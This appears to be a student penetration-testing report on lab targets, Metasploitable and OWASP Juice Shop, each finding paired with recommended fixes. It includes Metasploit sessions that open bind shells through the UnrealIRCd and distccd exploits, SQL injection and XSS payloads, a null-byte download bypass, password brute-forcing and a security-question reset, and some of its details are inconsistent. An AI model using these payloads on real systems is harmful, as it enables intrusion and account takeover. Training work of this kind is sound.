6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 3
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.202.132:6667 - Connected to 192.168.202.132:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :** Found your hostname (cached)
[*] 192.168.202.132:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.202.132:4444
[*] Command shell session 3 opened (192.168.202.128:44863 -> 192.168.202.132:4444) at 2024-10-19 11:16:47 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
```

Mitigation/Recommendation:

- **Update Software:** Ensure that the UnrealIRCd server is updated to the latest version that patches this vulnerability.
- **Monitor Logs:** Regularly monitor server logs for any suspicious activities or unauthorized access attempts.
- **Implement Access Controls:** Restrict access to the IRC server and ensure only trusted users can connect.

Vulnerability 10: distccd Unintentional Backdoors

Description:

distccd is a distributed compiler service designed to facilitate the distribution of compilation tasks across multiple systems in a network. While intended to improve performance for large projects, distccd can unintentionally expose a system to security risks. If misconfigured, distccd may allow unauthorized users to execute commands on the server without proper authentication. This creates a potential backdoor that attackers can exploit to gain control of the system.

Impact:

- **Unauthorized Command Execution:** An attacker can use distccd to execute arbitrary commands on the server, leading to potential system compromise.
- **Privilege Escalation:** Exploiting distccd may allow attackers to escalate their privileges and gain higher access to the system and network.
- **Data Breach:** Unauthorized access can result in the theft or modification of sensitive data hosted on the server.

Severity: High

References:

- CVE-2019-7589 (example vulnerability related to distccd)

Proof of Concept:

```
msf>use exploit/unix/misc/distccd_exec
```

```
payload => cmd/unix/bind_ruby
```

```
ali@192: ~  
File Actions Edit View Help  
ali@192: ~ x ali@192: ~ x ali@192: ~/depi_project_scan/task2 x  
msf6 exploit(unix/misc/distcc_exe) > set payload 3  
payload => cmd/unix/bind_ruby  
msf6 exploit(unix/misc/distcc_exe) > exploit  
[*] 192.168.202.132:3632 - stderr: -e:1:in 'initialize': Address already in use - bind(2) (Errno::EADDRINUSE)  
[*] 192.168.202.132:3632 - stderr: from -e:1:in 'new'  
[*] 192.168.202.132:3632 - stderr: from -e:1  
[*] Started bind TCP handler against 192.168.202.132:4444  
[*] Command shell session 4 opened (192.168.202.128:38113 -> 192.168.202.132:4444) at 2024-10-19 11:25:31 -0400  
ls  
Donation  
LICENSE  
aliases  
badwords.channel.conf  
badwords.message.conf  
badwords.quit.conf  
curl-ca-bundle.crt  
dccallow.conf  
doc  
help.conf  
ircd.log  
ircd.pid  
ircd.tune  
modules  
networks  
spamfilter.conf  
tmp  
unreal  
unrealircd.conf  
pwd  
/etc/unreal  
ls  
Donation
```

Mitigation/Recommendation:

- **Restrict Access:** Limit access to the distccd service by implementing firewall rules or IP whitelisting to ensure only trusted systems can connect.
- **Use Authentication:** Configure distccd to require authentication for command execution to prevent unauthorized access.
- **Regular Updates:** Keep distccd and the underlying system updated to address any known vulnerabilities.

OWASP Juice Shop Security Report

Overview

OWASP Juice Shop is an open-source, intentionally vulnerable web application created for training, security awareness, and penetration testing purposes. It helps security professionals and enthusiasts practice real-world attack techniques and understand the OWASP Top 10 vulnerabilities in a safe, gamified environment. The application mimics an e-commerce platform, offering users a range of challenges as they attempt to identify and exploit security weaknesses.

This report covers the most common vulnerabilities explored in OWASP Juice Shop. Each vulnerability is explained in detail, including how it occurs, its impact on web applications, and why it can be challenging to detect and fix.

Category 1: SQL Injection

- **Description**

SQL Injection occurs when untrusted input is used to construct SQL queries without proper validation or sanitization. Attackers can inject malicious SQL code through user input fields, such as login forms or search bars, and manipulate the underlying SQL queries. For instance, instead of providing a normal username, an attacker might input `' OR '1'='1' --`` to bypass authentication mechanisms.

- **Impact of the Vulnerability**

An SQL injection attack can lead to unauthorized access to sensitive data (like usernames and passwords), database corruption, or even full system compromise. Attackers can execute arbitrary queries, exfiltrate data, delete records, or escalate their privileges.

- **Severity:** Critical

- **Recommendation**

1. **Input Validation:**

- Validate all user-provided input to ensure it adheres to expected formats and does not contain malicious characters.

2. Least Privilege Principle:

- Grant database users only the minimum privileges necessary to perform their tasks. This limits the potential damage if an attacker gains unauthorized access.

- **Proof of Concept**


Vulnerability #1: Login Admin

We will now change the "a" next to the email to: ' or 1=1-- and forward it to the server.

```
{"email":"' or 1=1--","password":"a"}
```

Why does this work?

1. The character ' will close the brackets in the SQL query
2. 'OR' in a SQL statement will return true if either side of it is true. As **1=1 is always true**, the whole statement is true. Thus it will tell the server that the email is valid, and log us into **user id 0**, which happens to be the administrator account.
3. The -- character is used in SQL to comment out data, any restrictions on the login will no longer work as they are interpreted as a comment. This is like the # and // comment in python and javascript respectively.



Vulnerability #2: Login Bender


we will now log into Bender's account! Capture the login request again, but this time we will put: **bender@juice-sh.op'--** as the email.

```
{"email":"bender@juice-sh.op'--","password":"a"}
```

Now, forward that to the server!

But why don't we put the **1=1**?

Well, as the email address is valid (which will return **true**), we do not need to force it to be **true**. Thus we are able to use **'--** to bypass the login system. Note the **1=1** can be used when the email or username is not known or invalid.



Category 2: XSS or Cross-site scripting

- **Description**

XSS vulnerabilities are tricky because they often don't immediately break functionality, making them harder to spot during regular testing. Developers may overlook the need to escape or sanitize output when dealing with user-generated content, assuming other layers of protection are in place.

- **Impact of the Vulnerability**

XSS can lead to the theft of user session tokens, enabling attackers to impersonate victims. Attackers may also spread malware, hijack user accounts, or deface websites. In severe cases, XSS can be used to launch more advanced attacks, such as redirecting users to malicious websites or performing unauthorized actions on behalf of users (like financial transactions).

- **Recommendation**

1. Sanitize User-Generated Content for Dynamic Content:

- If you're dynamically generating content based on user input, ensure it's properly sanitized to remove any malicious code.

2. Use a Content Security Policy (CSP):


- CSP is a powerful mechanism that defines allowed sources for content on a website. It can help prevent XSS attacks by restricting the execution of scripts from untrusted sources.

- **Proof of Concept**

There are three major types of XSS attacks:

<u>DOM (Special)</u>	DOM XSS (<i>Document Object Model-based Cross-site Scripting</i>) uses the HTML environment to execute malicious javascript. This type of attack commonly uses the <code><script></script></code> HTML tag.
<u>Persistent (Server-side)</u>	Persistent XSS is javascript that is run when the server loads the page containing it. These can occur when the server does not sanitise the user data when it is uploaded to a page. These are commonly found on blog posts.
<u>Reflected (Client-side)</u>	Reflected XSS is javascript that is run on the client-side end of the web application. These are most commonly found when the server doesn't sanitise search data.


Vulnerability #1: Perform a DOM XSS



We will be using the `iframe` element with a javascript alert tag:

```
<iframe src="javascript:alert(`xss`)">
```

Inputting this into the **search bar** will trigger the alert.



Note that we are using **iframe** which is a common HTML element found in many web applications, there are others which also produce the same result.

This type of XSS is also called XFS (Cross-Frame Scripting), is one of the most common forms of detecting XSS within web applications.

Websites that allow the user to modify the iframe or other DOM elements will most likely be vulnerable to XSS.

Why does this work?


It is common practice that the search bar will send a request to the server in which it will then send back the related information, but this is where the flaw lies.

Without correct input sanitation, we are able to perform an XSS attack against the search bar.

Vulnerability #2: Perform a reflected XSS

First, we are going to need to be on the right page to perform the reflected XSS!


Login into the **admin account** and navigate to the '**Order History**' page.



From there you will see a "**Truck**" icon, clicking on that will bring you to the track result page. You will also see that there is an id paired with the order. `192.168.1.2/#/track-result?id=5267-f73dcd000abcc353`

We will use the iframe XSS, `<iframe src="javascript:alert(`xss`)">`, in the place of the `5267-f73dcd000abcc353`

After submitting the URL, refresh the page and you will then get an alert saying XSS!



Why does this work?

The server will have a lookup table or database (depending on the type of server) for each tracking ID. As the 'id' parameter is not sanitised before it is sent to the server, we are able to perform an XSS attack.

Category 3: Sensitive Data Exposure

- **Description**

Sensitive data exposure occurs when an application doesn't properly protect sensitive information such as passwords, credit card details, or health records. This can happen when data is transmitted over insecure channels (e.g., HTTP instead of HTTPS) or when weak encryption methods are used.

- **Impact of the Vulnerability**

Sensitive data exposure can lead to identity theft, financial fraud, and reputational damage for organizations. Attackers can intercept unencrypted data or access poorly secured databases, gaining access to confidential user information.

- **Recommendation**

1. Data Minimization:


- Collect and store only the minimum amount of data necessary to achieve your business objectives. This reduces the amount of sensitive data that could be compromised.

2. Data Classification:


- Classify data based on its sensitivity level (e.g., low, medium, high) to determine appropriate security measures.

- **Proof of Concept**


Vulnerability #1: Access the Confidential Document



Navigate to the **About Us** page, and hover over the *"Check out our terms of use"*.



You will see that it links to <https://juice-shop.herokuapp.com/ftp/legal.md> . Navigating to that **/ftp/** directory reveals that it is exposed to the public!




We will download the **acquisitions.md** and save it. It looks like there are other files of interest here as well.

Vulnerability #2: Log into MC SafeSearch's account

He notes that his password is "**Mr. Noodles**" but he has replaced some "**vowels into zeros**", meaning that he just replaced the o's into 0's.

We now know the password to the *mc.safesearch@juice-sh.op* account is "**Mr. N00dles**"



Vulnerability #3: Download the Backup file

We will now go back to the <https://juice-shop.herokuapp.com/ftp/> folder and try to download **package.json.bak**. But it seems we are met with a 403 which says that only .md and .pdf files can be downloaded.

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/routes/fileServer.js:30:12)
at /juice-shop/routes/fileServer.js:16:7
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (fs.js:172:5)
```

To get around this, we will use a character bypass called "**Poison Null Byte**".
A Poison Null Byte looks like this: **%00**.

Note: as we can download it using the url, we will need to encode this into a url encoded format.

The Poison Null Byte will now look like this: **%2500**. Adding this and then a **.md** to the end will bypass the 403 error!

```
Q 10.10.206.192/ftp/package.json.bak%2500.md
```

Why does this work?

A Poison Null Byte is actually a **NULL terminator**. By placing a NULL character in the string at a certain byte, the string will tell the server to terminate at that point, nulling the rest of the string.

Category 4: Broken Authentication

- **Description**

Broken authentication occurs when an application improperly handles the authentication process. Examples include weak password policies, unprotected session tokens, or the reuse of credentials across multiple accounts. Attackers may use techniques like credential stuffing, brute force attacks, or session hijacking to exploit broken authentication mechanisms.

- **Impact of the Vulnerability**

Broken authentication can lead to account takeover, allowing attackers to impersonate legitimate users. This can lead to unauthorized access to sensitive data, financial loss, or control over the entire system, depending on the privileges of the compromised account.

- **Recommendation**

1. Strong Password Policies:

- Enforce strong password requirements, including a combination of uppercase and lowercase letters, numbers, and special characters.

Require regular password changes and avoid using easily guessable information.

2. Multi-Factor Authentication (MFA):

- Implement MFA to add an extra layer of security. This requires users to provide additional factors beyond a password, such as a code sent to their phone or a biometric scan.


• Proof of Concept

we will look at exploiting authentication through different flaws. When talking about flaws within authentication, we include mechanisms that are vulnerable to manipulation. These mechanisms, listed below, are what we will be exploiting. Weak passwords in high privileged accounts
Forgotten password pages.

Vulnerability #1: Bruteforce the Administrator account's password

We have used SQL Injection to log into the Administrator account but we still don't know the password. Let's try a brute-force attack! We will once again capture a login request, but instead of sending it through the proxy, we will send it to Intruder.

Go to Positions and then select the **Clear §** button. In the password field place two § inside the quotes. To clarify, the § § is not two sperate inputs but rather Burp's implementation of quotations e.g. """. The request should look like the image below.



For the payload, we will be using the **best1050.txt**

The screenshot shows the 'Intruder attack 1' window in Burp Suite. The table displays the results of the attack, with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The table shows 8 requests, with the 6th request (payload '00000000') highlighted in orange, indicating a failed request with a 401 status.

Request	Payload	Status	Error	Timeout	Length	Comment
117	admin123	200			1159	
0		401			362	
1	*****	401			362	
2	0	401			362	
3	000000	401			362	
4	0000000	401			362	
5	00000000	401			362	
6	00000000	401			362	
7	09R7654321	401			362	

A **failed** request will receive a **401 Unauthorized**

Status
401

Whereas a **successful** request will return a **200 OK**.

Status
200

Vulnerability #2: Reset password

Believe it or not, the reset password mechanism can also be exploited! When inputted into the email field in the Forgot Password page, Jim's security question is set to *"Your eldest siblings middle name?"*.

In Task 2, we found that Jim might have something to do with **Star Trek**. Googling "Jim Star Trek" gives us a wiki page for **Jame T. Kirk** from Star Trek.

Looking through the wiki page we find that he has a brother.

Family	George Kirk (father)
	Winona Kirk (mother)
	George Samuel Kirk (brother)
	Tiberius Kirk (grandfather)
	James (maternal grandfather)



Looks like his brother's middle name is **Samuel**




Inputting that into the Forgot Password page allows you to successfully change his password.

You can change it to anything you want!

The image shows a 'Forgot Password' form with the following elements:

- Email:** A text input field containing 'jim@juice-sh.op' with a help icon (question mark in a circle) to its right.
- Security Question:** A text input field containing six dots, with a help icon (question mark in a circle) to its right.
- New Password:** A text input field containing six dots. Below it is a hint: 'Password must be 5-20 characters long.' with a character count '5/20'.
